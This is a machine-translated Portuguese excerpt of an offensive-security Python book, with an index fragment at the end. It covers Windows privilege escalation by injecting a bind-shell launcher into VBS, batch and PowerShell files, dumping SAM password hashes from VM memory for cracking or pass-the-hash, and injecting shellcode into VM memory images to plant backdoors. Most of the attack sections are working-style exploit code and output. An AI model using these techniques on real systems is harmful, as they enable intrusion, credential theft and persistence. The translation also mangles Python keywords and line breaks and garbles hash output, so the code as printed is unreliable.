        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE | win32con.FILE_-
        SHARE_DELETE,
        Nenhum,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        Nenhum)

    enquanto 1:
        tentar:
            ③ resultados =
                win32file.ReadDirectoryChangesW(
                    h_directory,
                    1024,
                    True, win32con.FILE_NOTIFY_CHANGE_FILE_NAME
                    | win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                    win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
                    win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES
                    | win32con.FILE_NOTIFY_CHANGE_SIZE |
                    win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                    win32con.FILE_NOTIFY_CHANGE_SECURITY,
                    Nenhu
                    m,
                    Nenhu
                    m
                    )

    ④ para ação,nome_do_arquivo em resultados:
        full_filename = os.path.join(path_to_watch, file_name)

        se a ação == FILE_CREATED:
            print "[ + ] Created %s" % full_filename elif
            action == FILE_DELETED:
                print "[ - ] Deleted %s" % full_filename elif
            action == FILE_MODIFIED:
                print "[ * ] Modificado %s" % full_filename

                # despejar o conteúdo do arquivo
                imprimir "[vvv] Dumping
                contents..."

```


5

```
        tent fd = open(full_filename, "rb")
ar:          contents = fd.read() fd.close()
            imprimir conteúdo
            print "[^^] Dump complete."
exceto:
            print "[!!!] Falhou.

        elif action == FILE_RENAMED_FROM:
            print "[> ] Renomeado de: %s" % full_filename elif
action == FILE_RENAMED_TO:
            print "[< ] Renomeado para: %s" % full_filename
else:
            print "[???] Desconhecido: %s" % full_filename
exceto:
    passe

for path in dirs_to_monitor:
    monitor_thread = threading.Thread(target=start_monitor,args=(path,)) print
    "Gerando thread de monitoramento para o caminho: %s" % path
    monitor_thread.start()
```

Definimos uma lista de diretórios que gostaríamos de monitorar ❶, que, no nosso caso, são os dois diretórios comuns de arquivos temporários. Lembre-se de que pode haver outros locais que você queira monitorar, portanto, edite essa lista como achar melhor. Para cada um desses caminhos, criaremos um thread de monitoramento que chama a função `start_monitor`. A primeira tarefa dessa função é adquirir um identificador para o diretório que desejamos monitorar ❷. Em seguida, chamamos a função `ReadDirectoryChangesW` ❸, que nos notifica quando ocorre uma alteração. Recebemos o nome do arquivo de destino que foi alterado e o tipo de evento que ocorreu ❹. A partir daí, imprimimos informações úteis sobre o que aconteceu com esse arquivo específico e, se detectarmos que ele foi modificado, despejamos o conteúdo do arquivo para referência ❺.

Chutando os pneus

Abra um shell `cmd.exe` e execute `file_monitor.py`:

```
C:\> python.exe file_monitor.py
```

Abra um segundo shell `cmd.exe` e execute os seguintes comandos:

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> rename filetest file2test
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

Você deverá ver um resultado parecido com o seguinte:

```
Geração de thread de monitoramento para o caminho: C:\WINDOWS\Temp
Gerando thread de monitoramento para o caminho:
c:\docume~1\admini~1\locals~1\temp [ + ] Criado
c:\docume~1\admini~1\locals~1\temp\filetest
[Modificado c:\docume~1\admini~1\locals~1\temp\filetest
[vvv] Dumping contents...
hello

[^^^] Despejo concluído.
[ > ] Renomeado de: c:\docume~1\admini~1\locals~1\temp\filetest [
< ] Renomeado para: c:\docume~1\admini~1\locals~1\temp\file2test [
* ] Modificado c:\docume~1\admini~1\locals~1\temp\file2test
[vvv] Dumping contents...
hello

[^^^] Despejo concluído.
[ - ] Excluiu c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

Se tudo o que foi dito acima funcionou como planejado, recomendo que você mantenha o monitor de arquivos em execução por 24 horas em um sistema de destino. Você pode se surpreender (ou não) ao ver arquivos sendo criados, executados e excluídos. Você também pode usar seu script de monitoramento de processos para tentar encontrar caminhos de arquivos interessantes para monitorar. As atualizações de software podem ser de especial interesse. Vamos prosseguir e adicionar a capacidade de injetar código automaticamente em um arquivo de destino.

Injeção de código

Agora que podemos monitorar processos e locais de arquivos, vamos dar uma olhada na possibilidade de injetar código automaticamente nos arquivos de destino. As linguagens de script mais comuns que já vi serem empregadas são VBScript, arquivos em lote e PowerShell. Criaremos trechos de código muito simples que geram uma versão compilada da nossa ferramenta *bhpnet.py* com o nível de privilégio do serviço de origem. Há uma grande variedade de coisas desagradáveis que você pode fazer com essas linguagens de script;⁵ criaremos a estrutura geral para fazer isso e você poderá executar selvagem a partir daí. Vamos modificar nosso script *file_monitor.py* e adicionar o seguinte código após as constantes de modificação de arquivo:

```
❶ file_types= {}

comando = "C:\\\\WINDOWS\\\\TEMP\\\\bhpnet.exe -l -p 9999 -c"
file_types['.vbs'] =
["\\r\\n'bhpmarker\\r\\n", "\\r\\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\\r\\n" %-
command]

file_types['.bat'] = ["\\r\\nREM bhpmarker\\r\\n", "\\r\\n%s\\r\\n" % command]

file_types['.ps1'] = ["\\r\\n#bhpmarker", "Start-Process \"%s\"\\r\\n" % command]
```

5. Carlos Perez faz um trabalho incrível com o PowerShell; consulte <http://www.darkoperator.com/>.

```

# função para lidar com a injeção de código
def inject_code(full_filename,extension,contents):

    # nosso marcador já está no arquivo?
②    if file_types[extension][0] in contents:
        return

    # sem marcador; vamos injetar o marcador e o código
    full_contents = file_types[extension][0]
    full_contents += file_types[extension][1]
    full_contents += contents

③    fd = open(full_filename, "wb")
    fd.write(full_contents)
    fd.close()

    print "[\o/] Código injetado."

    return

```

Começamos definindo um dicionário de trechos de código que correspondem a uma extensão de arquivo específica ① que inclui um marcador exclusivo e o código que queremos para injetar. O motivo pelo qual usamos um marcador é que podemos entrar em um loop infinito em que vemos uma modificação de arquivo, inserimos nosso código (que causa um evento subsequente de modificação de arquivo) e assim por diante. Isso continua até que o arquivo fique gigantesco e o disco rígido comece a chorar. A próxima parte do código é a nossa função `inject_code` que lida com a injeção real do código e com a verificação do marcador de arquivo. Depois de verificarmos que o marcador não existe ②, escrevemos o marcador e o código que queremos que o processo de destino execute ③. Agora, nós precisamos modificar nosso loop de eventos principal para incluir nossa verificação de extensão de arquivo e a chamada para `inject_code`.

```

--snip--
        elif action == FILE_MODIFIED:
            print "[ * ] Modificado %s" % full_filename

            # despejar o conteúdo do arquivo
            imprimir "[vvv] Dumping"
            contents...

            tentar:
                fd = open(full_filename, "rb")
                contents = fd.read()
                fd.close()
                imprimir conteúdo
                print "[^^^] Dump complete."
        except:
            print "[!!!] Falhou."

```



```
#### NOVO CÓDIGO COMEÇA AQUI
①           filename,extension = os.path.splitext(full_filename)

②           if extension in file_types:
                  inject_code(full_filename,extension,contents)
#### FIM DO NOVO CÓDIGO
--snip--
```

Essa é uma adição bastante simples ao nosso loop principal. Fazemos uma rápida divisão da extensão do arquivo ① e, em seguida, a verificamos em nosso dicionário de tipos de arquivos conhecidos ②. Se a extensão do arquivo for detectada em nosso dicionário, chamamos a função `inject_code`. Vamos dar uma olhada nela.

Chutando os pneus

Se você instalou o serviço vulnerável de exemplo no início deste capítulo, poderá testar facilmente seu novo e sofisticado injetor de código. Certifique-se de que o serviço esteja em execução e simplesmente execute o script `file_monitor.py`. Eventualmente, você verá uma saída indicando que um arquivo `.vbs` foi criado e modificado e que o código foi injetado. Se tudo tiver corrido bem, você deverá ser capaz de

para executar o script `bhpnet.py` do Capítulo 2 para conectar o listener que você acabou de gerar. Para ter certeza de que o escalonamento de privilégios funcionou, conecte-se ao ouvinte e verifique com qual usuário você está executando.

```
justin$ ./bhpnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP:#> whoami
NT AUTHORITY\SYSTEM
<BHP:#>
```

Isso indicará que você obteve a conta sagrada `SYSTEM` e que sua injeção de código funcionou.

Você pode ter chegado ao final deste capítulo pensando que alguns desses ataques são um pouco esotéricos. Mas quanto mais tempo você passar em uma grande empresa, mais perceberá que esses ataques são bastante viáveis. Todas as ferramentas deste capítulo podem ser facilmente expandidas ou transformadas em scripts especiais únicos que você pode usar em casos específicos para comprometer uma conta ou um aplicativo local. O WMI, por si só, pode ser uma excelente fonte de dados de reconhecimento local que você pode usar para promover um ataque quando estiver dentro de uma rede. O escalonamento de privilégios é uma peça essencial para qualquer bom trojan.

11

A U T O m A T I N G O F E N S I V O D O S E N S I N O S

O pessoal forense é frequentemente chamado após uma violação ou para determinar se houve um "incidente". Normalmente, eles querem um instantâneo da máquina afetada

RAM para capturar chaves criptográficas ou outras informações que residem apenas na memória. Para a sorte deles, uma equipe de desenvolvedores talentosos criou um *O Volatility* é uma estrutura Python completa, adequada para essa tarefa, e é considerada uma estrutura forense de memória avançada. Os responsáveis pela resposta a incidentes, os examinadores forenses e os analistas de malware podem usar o Volatility para uma variedade de outras tarefas. incluindo a inspeção de objetos do kernel, o exame e o descarte de processos e assim por diante. É claro que estamos mais interessados nos recursos ofensivos que o Volatility oferece.

Primeiro, exploramos o uso de alguns dos recursos de linha de comando para recuperar hashes de senha de uma máquina virtual VMWare em execução e, em seguida, mostramos

como podemos automatizar esse processo de duas etapas incluindo o Volatility em nossos scripts. O exemplo final mostra como podemos injetar shellcode diretamente em uma VM em execução em um local preciso que escolhermos. Essa técnica pode ser usada para pegar aqueles usuários paranoicos que navegam ou enviam e-mails somente de uma VM. Também podemos deixar um backdoor oculto em um snapshot de VM que será executado quando o administrador restaurar a VM. Esse método de injeção de código também é útil para executar código em um computador que tenha uma porta FireWire que você possa acessar, mas que esteja bloqueada ou adormecida e exija uma senha. Vamos começar!

Instalação

O Volatility é extremamente fácil de instalar; basta fazer o download em <https://code.google.com/p/volatility/downloads/list>. Normalmente, não faço uma instalação completa. Em vez disso, mantendo-o em um diretório local e adiciono o diretório ao meu caminho de trabalho, como você verá nas seções a seguir. Um instalador do Windows também está incluído. Escolha o método de instalação de sua preferência; ele deve funcionar bem, independentemente do que você fizer.

Perfis

O Volatility usa o conceito de *perfis* para determinar como aplicar as assinaturas e os offsets necessários para extrair informações dos despejos de memória. Mas se você puder recuperar uma imagem de memória de um alvo via FireWire ou remotamente, talvez não saiba necessariamente a versão exata do sistema operacional que está atacando. Felizmente, o Volatility inclui um plug-in chamado `imageinfo` que tenta determinar qual perfil você deve usar contra o alvo. Você pode executar o plug-in da seguinte forma:

```
$ python vol.py imageinfo -f "memorydump.img"
```

Depois de executá-lo, você deverá receber uma boa quantidade de informações. A linha mais importante é a linha Suggested Profiles (Perfis sugeridos), que deve ser mais ou menos assim:

```
Perfil(is) sugerido(s) : WinXPSP2x86, WinXPSP3x86
```

Ao realizar os próximos exercícios em um alvo, defina o sinalizador de linha de comando `--profile` com o valor apropriado mostrado, começando pelo primeiro listado. No cenário acima, usaremos:

```
$ python vol.py plugin --profile="WinXPSP2x86" argumentos
```

Você saberá se definiu o perfil errado porque nenhum dos plug-ins funcionará corretamente ou o Volatility apresentará erros indicando que não conseguiu encontrar um mapeamento de endereço adequado.

Obtenção de hashes de senha

Recuperar os hashes de senha em uma máquina Windows após a penetração é um objetivo comum entre os invasores. Esses hashes podem ser quebrados offline em uma tentativa de recuperar a senha do alvo ou podem ser usados em um ataque pass-the-hash para obter acesso a outros recursos de rede. Examinar as VMs ou os snapshots em um alvo é o lugar perfeito para tentar recuperar esses hashes.

Quer o alvo seja um usuário paranoico que realiza operações de alto risco somente em uma VM ou uma empresa que tenta conter algumas das atividades de seus usuários em VMs, as VMs são um excelente ponto de coleta de informações depois que você obtém acesso ao hardware do host.

O Volatility torna esse processo de recuperação extremamente fácil. Primeiro, daremos uma olhada em como operar os plug-ins necessários para recuperar os offsets na memória onde os hashes de senha podem ser recuperados e, em seguida, recuperar os próprios hashes. Em seguida, criaremos um script para combinar tudo isso em uma única etapa.

O Windows armazena senhas locais no hive de registro SAM em formato hash e, juntamente com isso, a chave de inicialização do Windows armazenada no hive de registro do sistema. Precisamos desses dois hives para extrair os hashes de uma imagem de memória. Para começar, vamos executar o plug-in `hivelist` para fazer com que o Volatility extraia os offsets na memória onde esses dois arquivos residem. Em seguida, passaremos essas informações para o plug-in `hashdump` para fazer a extração real do hash. Entre em seu terminal e execute o seguinte comando:

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Depois de um ou dois minutos, você deverá ver uma saída que mostra onde essas colmeias de registro vivem na memória. Recortei uma parte do resultado para fins de brevidade.

Virtual	Físico	Nome

0xe1666b60	0x0ff01b60	\Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60	0x0fedbb60	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM 0xe1455758
0x070f7758	[sem nome]	
0xe1035b60	0x06cd3b60	\Device\HarddiskVolume1\WINDOWS\system32\config\system

Na saída, você pode ver os deslocamentos de memória virtual e física das chaves SAM e de sistema em negrito. Lembre-se de que o deslocamento virtual trata do local na memória, em relação ao sistema operacional, em que esses arquivos existem. O deslocamento físico é o local no arquivo `.vmem` real no disco onde esses arquivos existem. Agora que temos os arquivos SAM e de sistema, podemos passar os deslocamentos virtuais para o plug-in `hashdump`. Volte ao terminal e digite o seguinte comando, observando que seus endereços virtuais serão diferentes dos que mostrei.

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem" - --profile=WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

A execução do comando acima deve fornecer resultados semelhantes aos apresentados abaixo:

```
Administrator:500:74f77d7aaadd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa3-  
77041b27:::  
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:bf57b0cf30812c924dkkd68c99f0778f7:457fdb0ce4f6030978d124j-  
272fa653:::  
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dc099fd9daec-  
fdfa81aee:::
```

Perfeito! Agora podemos enviar os hashes para nossas ferramentas de cracking favoritas ou executar um pass-the-hash para autenticar em outros serviços.

Agora vamos pegar esse processo de duas etapas e simplificá-lo em nosso próprio script autônomo. Abra o *arquivo grabhashes.py* e digite o seguinte código:

```
import sys  
import struct  
importar volatility.conf como conf  
importar volatility.registry como registry  
  
❶ memory_file= "WindowsXPSP2.vmem"  
❷ sys.path.append("/Users/justin/Downloads/volatility-2.3.1")  
  
registry.PluginImporter()  
config = conf.ConfObject()  
  
import volatility.commands as commands import  
volatility.addrspace as addrspace  
  
config.parse_options()  
config.PROFILE = "WinXPSP2x86"  
config.LOCATION = "file:///%s" % memory_file  
  
registry.register_global_options(config, commands.Command)  
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

Primeiro, definimos uma variável para apontar para a imagem da memória ❶ que vamos analisar. Em seguida, incluímos nosso caminho de download do Volatility ❷ para que nosso código possa importar com êxito as bibliotecas do Volatility. O restante do código de suporte é apenas para configurar nossa instância do Volatility com opções de perfil e configuração definidas também.

Agora, vamos inserir nosso código real de despejo de hash. Adicione as seguintes linhas ao *grabhashes.py*.

```
from volatility.plugins.registry.registryapi import RegistryApi from  
volatility.plugins.registry.lsadump import HashDump  
  
❶ registry = RegistryApi(config)  
❷ registry.populate_offsets()
```

```

sam_offset =
Nenhum sys_offset
= Nenhum

para offset em registry.all_offsets:

③ if registry.all_offsets[offset].endswith("\\SAM"):
    sam_offset = offset
    print "[*] SAM: 0x%08x" % offset

④ if registry.all_offsets[offset].endswith("\\system"):
    sys_offset = offset
    print "[*] System: 0x%08x" % offset

    se sam_offset não for None e sys_offset não for None:
⑤     config.sys_offset = sys_offset
        config.sam_offset = sam_offset

⑥ hashdump = HashDump(config)

⑦ for hash in hashdump.calculate():
    print hash

quebra

se sam_offset for None ou sys_offset for None:
    print "[*] Falha ao localizar o sistema ou os deslocamentos SAM."

```

Primeiro, instanciamos uma nova instância de RegistryApi ①, que é uma classe auxiliar com funções de registro comumente usadas; ela recebe apenas a configuração atual como parâmetro. A chamada populate_offsets ② executa o equivalente à execução do comando hivelist que abordamos anteriormente. Em seguida, começamos a percorrer cada um dos hives descobertos em busca dos hives SAM ③ e system ④. Quando eles são descobertos, atualizamos o objeto de configuração atual com seus respectivos offsets ⑤. Em seguida, criamos um objeto HashDump ⑥ e passamos o objeto de configuração atual. A etapa final ⑦ é iterar sobre os resultados da chamada da função calculate, que produz os nomes de usuário reais e seus hashes associados.

Agora, execute esse script como um arquivo Python autônomo:

```
$ python grabhashes.py
```

Você deverá ver o mesmo resultado de quando executou os dois plug-ins independentemente. Uma dica que sugiro é que, ao procurar encadear a funcionalidade (ou pegar emprestada a funcionalidade existente), examine o código-fonte do Volatility para ver como eles estão fazendo as coisas por trás do capô. O Volatility não é uma biblioteca Python como o Scapy, mas ao examinar como os desenvolvedores usam o código deles, você verá como usar corretamente as classes ou funções que eles expõem.

Agora vamos passar para a engenharia reversa simples, bem como para a injecão de código direcionado para infectar uma máquina virtual.

Injeção direta de código

A tecnologia de virtualização está sendo usada com cada vez mais frequência, seja por causa de usuários paranoicos, requisitos de plataforma cruzada para software de escritório ou concentração de serviços em sistemas de hardware mais robustos. Em cada um desses casos, se você tiver comprometido um sistema host e vir VMs em uso, pode ser útil entrar nelas. Se você também vir arquivos de snapshot de VMs espalhados, eles podem ser o local perfeito para implantar código de shell como método de persistência. Se um usuário reverter para um snapshot que você infectou, seu shellcode será executado e você terá um shell novo.

Parte da execução da injeção de código no convidado é que precisamos encontrar um local ideal para injetar o código. Se você tiver tempo, um lugar perfeito é encontrar o loop de serviço principal em um processo SYSTEM, pois você tem a garantia de um alto nível de privilégio na VM e de que seu shellcode será chamado.

A desvantagem é que, se você escolher o local errado ou se o shellcode não for escrito corretamente, poderá corromper o processo e ser pego pelo usuário final ou matar a própria VM.

Vamos fazer uma engenharia reversa simples do aplicativo de calculadora do Windows como alvo inicial. A primeira etapa é carregar o *calc.exe* no Immunity Debugger¹ e escrever um script simples de cobertura de código que nos ajude a encontrar a função do botão =. A ideia é que possamos executar rapidamente a engenharia reversa, testar nosso método de injeção de código e reproduzir facilmente os resultados. Usando isso como base, você pode avançar para encontrar alvos mais complicados e injetar códigos de shell mais avançados. Depois, é claro, encontre um computador compatível com FireWire e experimente!

Vamos começar com um PyCommand simples do Immunity Debugger. Abra um novo arquivo em sua máquina virtual do Windows XP e nomeie-o *codecoverage.py*. Certifique-se de salvar o arquivo no diretório principal de instalação do Immunity Debugger, na pasta *PyCommands*.

```
from immlib import *

class cc_hook(LogBpHook):

    def __init__(self):
        LogBpHook.__init__(self)
        self.imm = Debugger()

    def run(self, regs):
        self.imm.log("%08x %s", regs['EIP'], regs['EIP'])
        self.imm.deleteBreakpoint(regs['EIP'])

        return
```

1. Faça o download do Immunity Debugger aqui: <http://debugger.immunityinc.com/>.


```
def main(args):
    imm = Depurador()
    calc = imm.getModule("calc.exe") imm.analyseCode(calc.getCodebase())
    functions = imm.getAllFunctions(calc.getCodebase()) hooker
    = cc_hook()
    for function in functions: hooker.add("%08x"
        % function, function)
    return "Rastreamento de %d funções." % len(functions)
```

Esse é um script simples que localiza todas as funções no *calc.exe* e, para cada uma delas, define um ponto de interrupção único. Isso significa que, para cada função que é executada, o Immunity Debugger gera o endereço da função e, em seguida, remove o ponto de interrupção para que não registremos continuamente os mesmos endereços de função. Carregue o *calc.exe* no Immunity Debugger, mas não o execute ainda. Em seguida, **n** a barra de comando na parte inferior da tela do Immunity Debugger, digite:

!cobertura de código

Agora você pode executar o processo pressionando a tecla F9. Se você alternar para a visualização de log (ALT-L), verá as funções rolando. Agora, clique em todos os botões que desejar, *exceto* no botão **=**. A ideia é que você queira executar tudo, menos a função que está procurando. Depois de clicar o suficiente, clique com o botão direito do mouse na Log View e selecione **Clear Window (Limpar janela)**. Isso remove todas as funções executadas anteriormente. Para verificar isso, clique em um botão que tenha clicado anteriormente; você não deverá ver nada aparecer na janela de registro. Agora vamos clicar no incômodo botão **=**. Você deverá ver apenas uma única entrada na tela de registro (talvez seja necessário digitar uma expressão como $3+3$ e, em seguida, pressionar o botão **=**). Na minha VM do Windows XP SP2, esse endereço é `0x01005D51`.

Muito bem! Nossa passeio pelo Immunity Debugger e algumas técnicas básicas de cobertura de código terminaram e já temos o endereço onde queremos injetar o código. Vamos começar a escrever nosso código do Volatility para fazer esse trabalho desagradável.

Esse é um processo de vários estágios. Primeiro, precisamos examinar a memória em busca do processo *calc.exe* e, em seguida, procurar em seu espaço de memória um local para injetar o shellcode, bem como encontrar o deslocamento físico na imagem da RAM que contém a função que encontramos anteriormente. Em seguida, temos que inserir um pequeno salto sobre o endereço da função para o botão **=** que salta para o nosso shellcode e o executa. O shellcode que usamos para este exemplo é de uma demonstração que fiz em uma fantástica conferência de segurança canadense chamada

Contramedida. Esse shellcode está usando offsets codificados, portanto, sua milhagem pode variar.²

2. Se você quiser escrever seu próprio código de shell do MessageBox, consulte este tutorial:

www.it-ebooks.info

[https://www.corelan
.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/](https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/).

Abra um novo arquivo, nomeie-o *code_inject.py* e elabore o seguinte código.

```
import sys
import struct

equals_button = 0x01005D51

memory_file=
"WinXPSP2.vmem" slack_space=
Nenhum
trampoline_offset = Nenhum

# leia nosso código de shell
❶ sc_fd = open("cmeasure.bin", "rb")
sc=    sc_fd.read() sc_fd.close()

sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

import volatility.conf as conf
importar volatility.registry como registry

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands import
volatility.addrspace as addrspace

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)

config.parse_options()
config.PROFILE = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file
```

Esse código de configuração é idêntico ao código anterior que você escreveu, com a exceção de que estamos lendo o shellcode ❶ que injetaremos na VM.

Agora, vamos colocar o restante do código no lugar para realmente executar a injeção.

```
importar volatility.plugins.taskmods como taskmods

p = taskmods.PSList(config)

❷ para processo em p.calculate():

Se str(process.ImageFileName) == "calc.exe":

    print "[*] Found calc.exe with PID %d" % process.UniqueProcessId print
    "[*] Hunting for physical offsets... please wait."
```

```
③     address_space = process.get_process_address_space()
④     pages= address_space.get_available_pages()
```

Primeiro instanciamos uma nova classe `PSList` ① e passamos nossa configuração atual. O módulo `PSList` é responsável por percorrer todos os processos em execução detectados na imagem da memória. Iteramos sobre cada processo ② e, se descobrirmos um processo `calc.exe`, obtemos seu espaço de endereço completo ③ e todas as páginas de memória do processo ④.

Agora, vamos percorrer as páginas de memória para encontrar um pedaço de memória do mesmo tamanho do nosso shellcode que esteja preenchido com zeros. Além disso, estamos procurando o endereço virtual do nosso manipulador do botão = para que possamos escrever nosso trampolim. Digite o código a seguir, observando a indentação.

para página em páginas:

```
①     physical = address_space.vtop(page[0])
      se physical não for None:
          se slack_space for None:
              ②         fd = open(memory_file, "r+")
                      fd.seek(physical)
                      buf = fd.read(page[1])
              tentar:
                  ③         offset = buf.index("\x00" * len(sc))
                      slack_space = page[0] + offset
                  print "[*] Encontrou um bom local de código de shell!"
                  print "[*] Virtual address: 0x%08x" % slack_space
                  print "[*] Endereço físico: 0x%08x" % (physical-
                      + deslocamento)
                  print "[*] Injetando código de shell."
              ④         fd.seek(physical + offset)
                      fd.write(sc)
                      fd.flush()
              # criar nosso trampolim
              ⑤         tramp = "\xbb%s" % struct.pack("<L", page[0] + offset)
                      tramp += "\xff\xe3"
              Se trampoline_offset não for None:
                  break
              exceto:
                  passe
              fd.close()
```

```

# Verifique o local de nosso código de
destino se page[0] <= equals_button
-
⑥      equals_button < ((página[0] + página[1])-7):

        print "[*] Encontramos nosso alvo de trampolim em: 0x%08x" -
% (físico)

        # calcular o deslocamento virtual
⑦      v_offset = equals_button - page[0]

        # Agora, calcule o deslocamento físico
        trampoline_offset = physical + v_offset

        print "[*] Encontramos nosso alvo de trampolim em: 0x%08x" -
% (trampoline_offset)

        se slack_space não for None:
            break

print "[*] Escrevendo o trampolim..."

⑧      fd = open(memory_file, "r+")
fd.seek(trampoline_offset)
fd.write(tramp)
fd.close()

print "[*] Concluída a injeção de código."

```

Muito bem! Vamos ver o que todo esse código faz. Quando iteramos sobre cada página, o código retorna uma lista de dois membros em que `page[0]` é o endereço da página e `page[1]` é o tamanho da página em bytes. À medida que percorremos cada página da memória, primeiro encontramos o deslocamento físico (lembre-se do deslocamento na imagem da RAM no disco) ❶ de onde a página se encontra. Em seguida, a brimos a imagem da RAM ❷, buscamos o deslocamento de onde a página está e lemos a página inteira da memória. Em seguida, tentamos encontrar um pedaço de bytes NULL ❸ do mesmo tamanho do nosso shellcode; é nesse ponto que escrevemos o shellcode na imagem da RAM ❹. Depois de encontrarmos um local adequado e injetarmos o shellcode, pegamos o endereço do nosso shellcode e criamos um pequeno bloco de opcodes x86 ❺. Esses opcodes geram o seguinte assembly:

```

mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx

```

Lembre-se de que você pode usar os recursos de desmontagem do Volatility para garantir a desmontagem do número exato de bytes necessários para o salto e restaurar esses bytes no shellcode. Vou deixar isso como lição de casa.

A etapa final do nosso código é testar se a função do botão = reside na página atual que estamos iterando ⑥. Se a encontrarmos, calcularemos o deslocamento ⑦ e, em seguida, escreveremos nosso trampolim ⑧. Agora temos nosso trampolim no lugar que deve transferir a execução para o shellcode que colocamos na imagem da RAM.

Chutando os pneus

A primeira etapa é fechar o Immunity Debugger, se ele ainda estiver em execução, e fechar todas as instâncias do *calc.exe*. Agora, inicie o *calc.exe* e execute seu script de injeção de código. Você deverá ver uma saída como esta:

```
$ python code_inject.py
[Encontrado calc.exe com PID 1936
[*] Procurando por compensações físicas... aguarde.
[Encontrado um bom local para o shellcode!
[*] Endereço virtual: 0x00010817
[*] Endereço físico: 0x33155817 [*]
Injetando código de shell.
[Encontramos nosso alvo de trampolim em: 0x3abccd51
[*] Escrevendo o trampolim...
[Concluída a injeção de código.
```

Que lindo! Ele deve mostrar que encontrou todos os offsets e injetou o shellcode. Para testá-lo, basta entrar em sua VM, fazer um rápido 3+3 e pressionar o botão =. Você verá uma mensagem aparecer!

Agora você pode tentar fazer a engenharia reversa de outros aplicativos ou serviços além do *calc.exe* para testar essa técnica. Você também pode estender essa técnica para tentar manipular objetos do kernel que podem imitar o comportamento do rootkit. Essas técnicas podem ser uma maneira divertida de se familiarizar com a análise forense da memória e também são úteis em situações em que você tem acesso físico a máquinas ou invadiu um servidor que hospeda várias VMs.

INDEX

Observação: Os números de página seguidos de *f*, *n* ou *t* indicam figuras, notas e tabelas, respectivamente.

A

Protocolo de resolução de endereços.
 Consulte Envenenamento de cache ARP
 Função `AdjustTokenPrivileges`, 142
 Parâmetro `AF_INET`, 10
 ARP (Protocolo de Resolução de Endereços)
 envenenamento de cache, 51-55
 adição de funções de suporte, 53-54
 script de envenenamento de codificação, 52-53
 inspeção do cache, 51
 testes, 54-55

B

Classe `BHPFuzzer`, 81-82
Função `bing_menu`, 89-90
Mecanismo de pesquisa do Bing, 87-93
 definindo a classe extensora, 88-89
 funcionalidade para analisar resultados, 90-91
 funcionalidade para executar a consulta, 89-90
 testes, 91-92, 91f-93f
Função `bing_search`, 89-90
Biondi, Philippe, 47
Função `BitBlt`, 116
Objetos auxiliares do navegador, 128-135
ataques de força bruta
 em diretórios e locais de arquivos, 65-68
 aplicação da lista de extensões a serem testadas, 67-68
 criação de lista de extensões, 68
 criação de objetos `Queue` a partir de arquivos de lista de palavras, 66
 configuração da lista de palavras, 68
 teste, 68

na autenticação de formulários HTML, 69-74
formulário de login do administrador, 69-70
configurações gerais, 70-71
classe de análise de HTML, 72-73
colando na lista de palavras, 73
classe de força bruta primária, 71-72
fluxo de solicitações, 70
testes, 74

função `build_wordlist`, 73

API do Extensor de Burp, 75-99

 criação de lista de palavras para adivinhação de senhas, 93-99
 conversão de tráfego HTTP selecionado em lista de palavras, 95-96
 funcionalidade para exibir a lista de palavras, 96-97
 testes, 97-99, 97f-99f
criação de fuzzers de aplicativos da Web, 78-87
acessando a documentação do Burp, 78-81
implementação do código para atender aos requisitos, 79-82
extensão de carregamento, 83-84, 83f-84f
fuzzer simples, 82-83
uso de extensão em ataques, 84-87, 85f-87f
instalação, 76-77, 77f
interface com a API do Bing para mostrar todos os hosts virtuais, 87-93
definindo a classe de extensor, 88-89
funcionalidade para analisar resultados, 90-91
funcionalidade para executar a consulta, 89-90
testes, 91-92, 91f-93f

Arquivo JAR autônomo do Jython, 76, 77f

Classe BurpExtender, 79-80, 88-90

C

Caim e Abel, 74 TELA, 117, 117n
método de canal, 32
Mensagem ClientConnected, 28-29
injeção de código
 automação forense ofensiva, 156-161
 Escalonamento de privilégios do Windows, 147-149
diretório de configuração, 102
função connect_to_github, 105-106
Cabeçalho Content-Length, 127
parâmetro de contagem, 48
função createMenuItem, 88-89
função createNewInstance, 79-80
Função CreateProcess, 139
Classe CredRequestHandler, 127
módulo ctypes, 39-41

D

diretório de dados, 102
Guia Debug Probe (Sonda de depuração), WingIDE, 8 Mensagem de destino inacessível, 42, 43f Função dir_bruter, 67 Projeto DirBuster, 65 função display_wordlist, 96-97

E

função easy_install, 3
Projeto El Jefe, 139
função encrypt_post, 129-130
função encrypt_string, 130
configuração do ambiente, 1-8
 Kali Linux, 2-3
 nome de usuário e senha padrão, 2
 ambiente de desktop, 2f versão determinante, 2
 download de imagem, 2
 discussão geral, 2
 WingIDE, 3-8
 acesso, 4f
 correção de dependências ausentes, 4 discussão geral, 3-4
 inspeção e modificação de dependências locais variáveis, 8, 8f
 instalação, 4

abrindo um arquivo Python em branco, 5f definindo pontos de interrupção, 5
script de configuração para depuração, 6, 6f
visualização do

